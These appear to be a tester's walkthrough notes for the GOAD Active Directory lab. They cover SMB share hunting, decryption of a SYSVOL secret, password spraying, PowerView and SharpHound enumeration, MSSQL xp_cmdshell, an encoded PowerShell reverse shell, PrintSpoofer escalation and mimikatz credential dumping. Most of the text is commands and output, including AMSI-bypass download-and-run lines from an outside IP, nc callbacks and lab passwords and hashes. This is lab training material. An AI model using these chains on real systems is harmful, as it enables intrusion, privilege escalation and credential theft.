Name              : C:\Users\jon.snow\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\jon.snow\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files

PS C:\Users\jon.snow\Desktop\Shared>
we run PowerHuntShares.psm1
PS C:\Users\jon.snow\Desktop\Shared> . .\PowerHuntShares.psm1
PS C:\Users\jon.snow\Desktop\Shared> Import-Module .\PowerHuntShares.psm1
PS C:\Users\jon.snow\Desktop\Shared> Invoke-HuntSMBShares

cmdlet Invoke-HuntSMBShares at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
OutputDirectory: c:\users\jon.snow\desktop\shared
 ===============================================================
 INVOKE-HUNTSMBSHARES
 ===============================================================
  This function automates the following tasks:

  o Determine current computer's domain
  o Enumerate domain computers
  o Check if computers respond to ping requests
  o Filter for computers that have TCP 445 open and accessible
  o Enumerate SMB shares
  o Enumerate SMB share permissions
  o Identify shares with potentially excessive privielges
  o Identify shares that provide read or write access
  o Identify shares thare are high risk
  o Identify common share owners, names, & directory listings
  o Generate last written & last accessed timelines
  o Generate html summary report and detailed csv files

  Note: This can take hours to run in large environments.
 ---------------------------------------------------------------
 |||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
 ---------------------------------------------------------------
 SHARE DISCOVERY
 ---------------------------------------------------------------
 [*][04/08/2026 07:59] Scan Start
 [*][04/08/2026 07:59] Output Directory: c:\users\jon.snow\desktop\shared\SmbShareHunt-04082026075916
 [*][04/08/2026 07:59] Successful connection to domain controller: winterfell.north.sevenkingdoms.local
 [*][04/08/2026 07:59] Performing LDAP query for computers associated with the north.sevenkingdoms.local domain
 [*][04/08/2026 07:59] - 2 computers found
<snip>
 [*][04/08/2026 08:00]   - Generating HTML Report
 [*][04/08/2026 08:00]   - Estimated generation time: 1 minute or less
 [*][04/08/2026 08:00]   - All files written to c:\users\jon.snow\desktop\shared\SmbShareHunt-04082026075916
 [*][04/08/2026 08:00]   - Done.


PS C:\Users\jon.snow\Desktop\Shared>
we find in the share \\castleblack\all\arya.txt
Subject: Quick Departure
Hey Arya,
I hope this message finds you well. Something urgent has come up, and I have to leave for a while. Don't worry; I'll be back soon.
I left a little surprise for you in your room – the sword You've named "Needle." It felt fitting, given your skills. Take care of it, and it'll take care of you.
I'll explain everything when I return. Until then, stay sharp, sis.

Best,
John
john can from castleblack also do a \\WINTERFELL.north.sevenkingdoms.local
and there find
\\WINTERFELL.north.sevenkingdoms.local\SYSVOL\north.sevenkingdoms.local\scripts\script.ps1
# fake script in netlogon with creds
$task = '/c TODO'
$taskName = "fake task"
$user = "NORTH\jeor.mormont"
$password = "_L0ngCl@w_"
.
# passwords in sysvol still …
\\WINTERFELL.north.sevenkingdoms.local\SYSVOL\north.sevenkingdoms.local\scripts\secret.ps1
# cypher script
# $domain="sevenkingdoms.local"
# $EncryptionKeyBytes = New-Object Byte[] 32
# [Security.Cryptography.RNGCryptoServiceProvider]::Create().GetBytes($EncryptionKeyBytes)
# $EncryptionKeyBytes | Out-File "encryption.key"
# $EncryptionKeyData = Get-Content "encryption.key"
# Read-Host -AsSecureString | ConvertFrom-SecureString -Key $EncryptionKeyData | Out-File -FilePath "secret.encrypted"

# secret stored :
$keyData = 177, 252, 228, 64, 28, 91, 12, 201, 20, 91, 21, 139, 255, 65, 9, 247, 41, 55, 164, 28, 75, 132, 143, 71, 62, 191, 211, 61, 154, 61, 216, 91
$secret="76492d1116743f0423413b16050a5345MgB8AGkAcwBDACsAUwArADIAcABRAEcARABnAGYAMwA3AEEAcgBFAEIAYQB2AEEAPQA9AHwAZQAwADgANAA2ADQAMABiADYANAAwADYANgA1ADcANgAxAGIAMQBhAGQANQBlAGYAYQBiADQAYQA2ADkAZgBlAGQAMQAzADAANQAyADUAMgAyADYANAA3ADAAZABiAGEAOAA0AGUAOQBkAGMAZABmAGEANAAyADkAZgAyADIAMwA="

# T.L
Decrypt the secret using the encryption key provided in the same file…
# The 32-byte (256-bit) AES encryption key provided in the script
$keyData = 177, 252, 228, 64, 28, 91, 12, 201, 20, 91, 21, 139, 255, 65, 9, 247, 41, 55, 164, 28, 75, 132, 143, 71, 62, 191, 211, 61, 154, 61, 216, 91

PS C:\Users\> # The encrypted secret string
PS C:\Users\> $encryptedSecret = "76492d1116743f0423413b16050a5345MgB8AGkAcwBDACsAUwArADIAcABRAEcARABnAGYAMwA3AEEAcgBFAEIAYQB2AEEAPQA9AHwAZQAwADgANAA2ADQAMABiADYANAAwADYANgA1ADcANgAxAGIAMQBhAGQANQBlAGYAYQBiADQAYQA2ADkAZgBlAGQAMQAzADAANQAyADUAMgAyADYANAA3ADAAZABiAGEAOAA0AGUAOQBkAGMAZABmAGEANAAyADkAZgAyADIAMwA="
PS C:\Users\>
PS C:\Users\> # Decrypt the string into a SecureString object using the key
PS C:\Users\> $secureString = ConvertTo-SecureString -String $encryptedSecret -Key $keyData
PS C:\Users\>
PS C:\Users\> # Convert the SecureString object back to plaintext to read it
PS C:\Users\> # This requires using the .NET Marshal class to extract the string from protected memory
PS C:\Users\> $bstr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($secureString)
PS C:\Users\> $plaintext = [System.Runtime.InteropServices.Marshal]::PtrToStringBSTR($bstr)
PS C:\Users\> [System.Runtime.InteropServices.Marshal]::ZeroFreeBSTR($bstr)
PS C:\Users\>
PS C:\Users\> # Display the decrypted secret
PS C:\Users\> Write-Output "The decrypted secret is:"
The decrypted secret is:
PS C:\Users\> Write-Output $plaintext
powerkingftw135
And now we have what seems to be a password but we don’t know for which username, let’s try a simple password spray, but for that we will need a userlist for each domain.
nxc ldap 192.168.56.10 -d north.sevenkingdoms.local -u ‘samwell.tarly’ -p ‘Heartsbane’ –users-export nxc_users_north.seven
nxc ldap 192.168.56.11 -d north.sevenkingdoms.local -u ‘samwell.tarly’ -p ‘Heartsbane’ –users-export nxc_users_sevenkingdoms.local.txt
nxc ldap 192.168.56.12 -d north.sevenkingdoms.local -u ‘samwell.tarly’ -p ‘Heartsbane’ –users-export nxc_users_essos.local.txt
.
┌──(bolke㉿kali)-[~/htb]
└─$ nxc ldap 192.168.56.10 -d north.sevenkingdoms.local -u 'samwell.tarly' -p 'Heartsbane' --users-export nxc_users_north.seven
LDAP        192.168.56.10   389    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 (name:KINGSLANDING) (domain:north.sevenkingdoms.local) (signing:None) (channel binding:Never)
LDAP        192.168.56.10   389    KINGSLANDING     [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
LDAP        192.168.56.10   389    KINGSLANDING     [*] Enumerated 15 domain users: north.sevenkingdoms.local
LDAP        192.168.56.10   389    KINGSLANDING     -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        192.168.56.10   389    KINGSLANDING     Administrator                 2026-04-03 14:58:00 2        Built-in account for administering the computer/domain
LDAP        192.168.56.10   389    KINGSLANDING     Guest                         <never>             2        Built-in account for guest access to the computer/domain
LDAP        192.168.56.10   389    KINGSLANDING     vagrant                       2021-05-12 13:38:55 2        Vagrant User
LDAP        192.168.56.10   389    KINGSLANDING     krbtgt                        2026-04-03 15:09:51 2        Key Distribution Center Service Account
LDAP        192.168.56.10   389    KINGSLANDING     tywin.lannister               2026-04-08 11:27:20 0        Tywin Lanister
LDAP        192.168.56.10   389    KINGSLANDING     jaime.lannister               2026-04-08 11:27:27 0        Jaime Lanister
LDAP        192.168.56.10   389    KINGSLANDING     cersei.lannister              2026-04-08 11:27:34 0        Cersei Lanister
LDAP        192.168.56.10   389    KINGSLANDING     tyron.lannister               2026-04-08 11:27:41 0        Tyron Lanister
LDAP        192.168.56.10   389    KINGSLANDING     robert.baratheon              2026-04-08 11:27:48 0        Robert Lanister
LDAP        192.168.56.10   389    KINGSLANDING     joffrey.baratheon             2026-04-08 11:27:56 0        Joffrey Baratheon
LDAP        192.168.56.10   389    KINGSLANDING     renly.baratheon               2026-04-08 11:28:03 0        Renly Baratheon
LDAP        192.168.56.10   389    KINGSLANDING     stannis.baratheon             2026-04-08 11:28:10 0        Stannis Baratheon
LDAP        192.168.56.10   389    KINGSLANDING     petyer.baelish                2026-04-08 11:28:17 0        Petyer Baelish
LDAP        192.168.56.10   389    KINGSLANDING     lord.varys                    2026-04-08 11:28:24 0        Lord Varys
LDAP        192.168.56.10   389    KINGSLANDING     maester.pycelle               2026-04-08 11:28:31 0        Maester Pycelle
LDAP        192.168.56.10   389    KINGSLANDING     [*] Writing 15 local users to nxc_users_north.seven
.
┌──(bolke㉿kali)-[~/htb]
└─$ nxc smb 192.168.56.10 -u nxc_users_north.seven -p powerkingftw135 --continue-on-success
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\Administrator:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\Guest:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\vagrant:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\krbtgt:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [+] sevenkingdoms.local\tywin.lannister:powerkingftw135
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\jaime.lannister:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\cersei.lannister:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\tyron.lannister:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\robert.baratheon:powerkingftw135 STATUS_ACCOUNT_RESTRICTION
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\joffrey.baratheon:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\renly.baratheon:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\stannis.baratheon:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\petyer.baelish:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\lord.varys:powerkingftw135 STATUS_LOGON_FAILURE
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\maester.pycelle:powerkingftw135 STATUS_LOGON_FAILURE
And we have a valid password for sevenkingdoms.local\tywin.lannister.
For sevenkingdoms.local\robert.baratheon, seems password is valid but we get STATUS_ACCOUNT_RESTRICTION, the reason for this is that, although the password is valid, we cannot use NTLM authentication because robert.baratheon is in the Protected Users security group.
Fortunately, the workaround is very simple, use Kerberos authentication, for that we need to use the FQDN or DNS hostnames of the domain instead of IP.
Now, we can use Kerberos authentication to authenticate with sevenkingdoms.local\robert.baratheon credentials but unfortunately, authentication still fails with the password.
$ nxc smb sevenkingdoms.local -u robert.baratheon -p powerkingftw135 -k
SMB         sevenkingdoms.local 445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         sevenkingdoms.local 445    KINGSLANDING     [-] sevenkingdoms.local\robert.baratheon:powerkingftw135 KDC_ERR_PREAUTH_FAILED
.
.
Powerview enum : https://1337skills.com/cheatsheets/powerview/
# Download dev branch (more features)
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1" -OutFile "PowerView-dev.ps1"
Import-Module .\PowerView-dev.ps1
.
I use
iex (iwr http://178.224.123.45:8888/amsibypass.txt -UseBasicParsing)
iex ((New-Object Net.WebClient).DownloadString('http://178.224.123.45:8888/PowerView.ps1'))
Get-NetUser
.
PS C:\Users\jon.snow> Get-NetDomain


Forest                  : sevenkingdoms.local
DomainControllers       : {winterfell.north.sevenkingdoms.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  : sevenkingdoms.local
PdcRoleOwner            : winterfell.north.sevenkingdoms.local
RidRoleOwner            : winterfell.north.sevenkingdoms.local
InfrastructureRoleOwner : winterfell.north.sevenkingdoms.local
Name                    : north.sevenkingdoms.local


PS C:\Users\jon.snow> Get-DomainController


Forest                     : sevenkingdoms.local
CurrentTime                : 4/9/2026 8:43:04 AM
HighestCommittedUsn        : 24083
OSVersion                  : Windows Server 2019 Datacenter Evaluation
Roles                      : {PdcRole, RidRole, InfrastructureRole}
Domain                     : north.sevenkingdoms.local
IPAddress                  : 192.168.56.11
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {a39c8584-f261-437e-b898-3a5334e751f1}
OutboundConnections        : {5b10dcf9-a3d0-4949-b38b-cc9d67ca37e0}
Name                       : winterfell.north.sevenkingdoms.local
Partitions                 : {CN=Configuration,DC=sevenkingdoms,DC=local,
                             CN=Schema,CN=Configuration,DC=sevenkingdoms,DC=local,
                             DC=ForestDnsZones,DC=sevenkingdoms,DC=local, DC=north,DC=sevenkingdoms,DC=local...}


PS C:\Users\jon.snow> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=37201; MinimumPasswordLength=5; PasswordComplexity=0;
                 PasswordHistorySize=24; LockoutBadCount=5; ResetLockoutCount=5; LockoutDuration=5;
                 RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0;
                 LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
Version        : @{signature="$CHICAGO$"; Revision=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path           : \\north.sevenkingdoms.local\sysvol\north.sevenkingdoms.local\Policies\{31B2F340-016D-11D2-945F-00C04FB
                 984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy


PS C:\Users\jon.snow> Get-DomainTrust


SourceName      : north.sevenkingdoms.local
TargetName      : sevenkingdoms.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/8/2026 6:39:09 AM
WhenChanged     : 4/8/2026 6:39:09 AM


PS C:\Users\jon.snow> Get-DomainUser -Properties samaccountname,description,pwdlastset

pwdlastset            description                                              samaccountname
----------            -----------                                              --------------
4/7/2026 6:08:44 AM   Built-in account for administering the computer/domain   Administrator
12/31/1600 4:00:00 PM Built-in account for guest access to the computer/domain Guest
5/12/2021 4:38:55 AM  Vagrant User                                             vagrant
4/7/2026 11:42:28 PM  Key Distribution Center Service Account                  krbtgt
4/8/2026 2:27:20 AM   Arya Stark                                               arya.stark
4/8/2026 2:27:29 AM   Eddard Stark                                             eddard.stark
4/8/2026 2:27:36 AM   Catelyn Stark                                            catelyn.stark
4/8/2026 2:27:44 AM   Robb Stark                                               robb.stark
4/8/2026 2:27:52 AM   Sansa Stark                                              sansa.stark
4/8/2026 2:27:59 AM   Brandon Stark                                            brandon.stark
4/8/2026 2:28:07 AM   Rickon Stark                                             rickon.stark
4/8/2026 2:28:14 AM   Brainless Giant                                          hodor
4/8/2026 2:28:22 AM   Jon Snow                                                 jon.snow
4/8/2026 2:28:29 AM   Samwell Tarly (Password : Heartsbane)                    samwell.tarly
4/8/2026 2:28:37 AM   Jeor Mormont                                             jeor.mormont
4/8/2026 2:28:45 AM   sql service                                              sql_svc


PS C:\Users\jon.snow>
.
PS C:\Users\jon.snow> Get-DomainComputer -Properties dnshostname,operatingsystem,lastlogontimestamp

lastlogontimestamp   dnshostname                           operatingsystem
------------------   -----------                           ---------------
4/7/2026 11:43:13 PM winterfell.north.sevenkingdoms.local  Windows Server 2019 Datacenter Evaluation
4/7/2026 11:58:32 PM castelblack.north.sevenkingdoms.local Windows Server 2019 Datacenter Evaluation
.
PS C:\Users\jon.snow> Find-DomainShare

Name           Type Remark                                ComputerName
----           ---- ------                                ------------
ADMIN$   2147483648 Remote Admin                          winterfell.north.sevenkingdoms.local
C$       2147483648 Default share                         winterfell.north.sevenkingdoms.local
IPC$     2147483651 Remote IPC                            winterfell.north.sevenkingdoms.local
NETLOGON          0 Logon server share                    winterfell.north.sevenkingdoms.local
SYSVOL            0 Logon server share                    winterfell.north.sevenkingdoms.local
ADMIN$   2147483648 Remote Admin                          castelblack.north.sevenkingdoms.local
all               0 Basic RW share for all                castelblack.north.sevenkingdoms.local
C$       2147483648 Default share                         castelblack.north.sevenkingdoms.local
IPC$     2147483651 Remote IPC                            castelblack.north.sevenkingdoms.local
public            0 Basic Read share for all domain users castelblack.north.sevenkingdoms.local
.
We also find NORTH\jeor.mormont , if we have his pw, we can privesc on castleblack
C:\Users\jon.snow>hostname
castelblack

C:\Users\jon.snow>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
NORTH\Domain Admins
NORTH\jeor.mormont
vagrant
The command completed successfully.
.
Sharphound
xfreerdp /u:jon.snow /p:iknownothing /d:north /v:192.168.56.22 /cert-ignore
- we will launch sharphound to retreive domains informations
PS C:\Users\jon.snow\desktop\Shared>
Invoke-WebRequest -Uri "178.224.123.45:8888/SharpHoundCE.exe" -OutFile "sharphound.exe"
.\sharphound.exe -d north.sevenkingdoms.local -c all --zipfilename bh_north_sevenkingdoms.zip
.\sharphound.exe -d sevenkingdoms.local -c all --zipfilename bh_sevenkingdoms.zip
.\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip
.
.
CASTELBLACK Exploit (Securing Administrator Privileges from MSSQL)
jon.snow has access to MSSQL in CASTELBLACK.
proxychains nxc mssql 192.168.56.22 -u jon.snow -p iknownothing -M  enable_cmdshell -o ACTION=enable

MSSQL       192.168.56.22   1433   CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (EncryptionReq:False)
MSSQL       192.168.56.22   1433   CASTELBLACK      [+] north.sevenkingdoms.local\jon.snow:iknownothing (Pwn3d!)
ENABLE_C... 192.168.56.22   1433   CASTELBLACK      [+] xp_cmdshell successfully enabled.
.
bolke@hacky:~/htb$ nxc mssql 192.168.56.10-12 192.168.56.22-23 -u jon.snow -p 'iknownothing'
MSSQL       192.168.56.23   1433   BRAAVOS          [*] Windows 10 / Server 2016 Build 14393 (name:BRAAVOS) (domain:essos.local) (EncryptionReq:False)
MSSQL       192.168.56.22   1433   CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (EncryptionReq:False)
MSSQL       192.168.56.23   1433   BRAAVOS          [-] essos.local\jon.snow:iknownothing (Login failed for user 'BRAAVOS\Guest'. Please try again with or without '--local-auth')
MSSQL       192.168.56.22   1433   CASTELBLACK      [+] north.sevenkingdoms.local\jon.snow:iknownothing (Pwn3d!)
Running nxc against 5 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
Let’s access MSSQL.
bolke@hacky:~/htb$ mssqlclient.py north.sevenkingdoms.local/jon.snow:iknownothing@castelblack -windows-auth
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(CASTELBLACK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (NORTH\jon.snow  dbo@master)>
Let’s find out who the system administrator is for this server.
SQL (NORTH\jon.snow  dbo@master)> select loginname from syslogins where sysadmin = '1'
loginname
---------------------------
sa
NORTH\sql_svc
NT SERVICE\SQLWriter
NT SERVICE\Winmgmt
NT SERVICE\MSSQL$SQLEXPRESS
CASTELBLACK\vagrant
NORTH\jon.snow
SQL (NORTH\jon.snow  dbo@master)>
.
You can see that the user jon.snow is listed as a sysadmin.
Enable xp_cmdshell and create a reverse shell (you can create a reverse shell at the following site: https://www.revshells.com
First, listen with netcat:
rlwrap nc -lvnp 8888
Next, create a reverse shell in MSSQL.
SQL (NORTH\jon.snow  dbo@master)> sp_configure 'show advanced options', '1'
INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NORTH\jon.snow  dbo@master)> reconfigure
SQL (NORTH\jon.snow  dbo@master)> sp_configure 'xp_cmdshell', 1
INFO(CASTELBLACK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (NORTH\jon.snow  dbo@master)> RECONFIGURE;
SQL (NORTH\jon.snow  dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA3ADgALgAyADIANAAuADEAMgAzAC4ANAA1ACIALAA4ADgAOAA4ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
SQL (-@master)>
.
When listening, you can get a reverse shell like this:
bolke@hacky:~/htb$ nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 192.168.56.22 50012

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32> whoami
north\sql_svc
PS C:\Windows\system32> hostname
castelblack
PS C:\Windows\system32>
Let’s look at the permissions of north\sql_svc we have.SeImpersonatePrivilegeSince it is valid, I will try to use PrintSpoofer. https://github.com/itm4n/PrintSpoofer
For now, we will transport PrintSpoofer.
bolke@hacky:~/htb$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.56.22 - - [06/Apr/2026 12:15:19] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
192.168.56.22 - - [06/Apr/2026 12:15:19] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
192.168.56.22 - - [06/Apr/2026 12:16:00] "GET /nc64.exe HTTP/1.1" 200 -
192.168.56.22 - - [06/Apr/2026 12:16:00] "GET /nc64.exe HTTP/1.1" 200 -
.
bolke@hacky:~/htb$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.22 50012

PS C:\Windows\system32> whoami
north\sql_svc
PS C:\Windows\system32> hostname
castelblack
PS C:\Windows\system32> cd /tmp
PS C:\tmp> ls

    Directory: C:\tmp

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/27/2026   9:39 AM         660143 GOAD.png
-a----        3/27/2026   8:39 AM          15766 vagrant-shell.ps1


PS C:\tmp> certutil -urlcache -split -f http://192.168.56.1:8888/PrintSpoofer64.exe
****  Online  ****
  0000  ...
  6a00
CertUtil: -URLCache command completed successfully.
PS C:\tmp> certutil -urlcache -split -f http://192.168.56.1:8888/nc64.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.
PS C:\tmp>
On the CASTELBLACK side, move to /tmp as shown . This is where you will import various tools.
On the Kali side, open the port using Netcat.
lwrap nc -lvnp 80
listening on [any] 80 ...
Run PrintSpoofer with PowerShell
PS C:\tmp> .\PrintSpoofer64.exe -i -c ".\nc64.exe 192.168.56.1 80 -e powershell"
A reverse shell has been established. You can confirm with whoami that you have system administrator privileges.
bolke@hacky:~/htb$ sudo nc -nlvp 80
Listening on 0.0.0.0 80
Connection received on 192.168.56.22 50031
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> hostname
hostname
castelblack
PS C:\Windows\system32>
Next, deliver mimikatz.
First, make mimikatz available for download via HTTP on the attacker’s machine.
$ cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .

┌──(kali㉿kali)-[~/goad/castelblack]
└─$ python2 -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ..
Download mimikatz using the target’s shell.
PS C:\Windows\system32> certutil -urlcache -split -f http://192.168.56.1:8888/mimikatz.exe
certutil -urlcache -split -f http://192.168.56.1:8888/mimikatz.exe
**** Online ****
  000000 ...
  14ae00
CertUtil: -URLCache command completed successfully.
Dumps authentication information.
PS C:\Windows\system32> ./mimikatz.exe
./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::sam
Domain : CASTELBLACK
SysKey : 881f6798ad7e885dd9ceb640861b988e
Local SID : S-1-5-21-433892155-3520358183-2691782032

SAMKey : 66806cf62270552d2cfded46f834d770

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: dbd13e1c4e338284ac4e9874f7de6ef4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7095ca3da6ecb7abc65a0b2c84b2389c

--snip--

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : CASTELBLACK.NORTH.SEVENKINGDOMS.LOCALpuck
    Credentials
      des_cbc_md5       : bc4594c2ad5d9b6e


mimikatz # lsadump::secrets
Domain : CASTELBLACK
SysKey : 881f6798ad7e885dd9ceb640861b988e

Local name : CASTELBLACK ( S-1-5-21-433892155-3520358183-2691782032 )
Domain name : NORTH ( S-1-5-21-2202107141-2946415091-3368881061 )
Domain FQDN : north.sevenkingdoms.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {4700b4cd-a6aa-7601-26b6-3c5cc324ab99}
  [00] {4700b4cd-a6aa-7601-26b6-3c5cc324ab99} fcab86c31556579a13b6deca3b198a4e9d74893aff3cd186e6e96d53dd4e543b

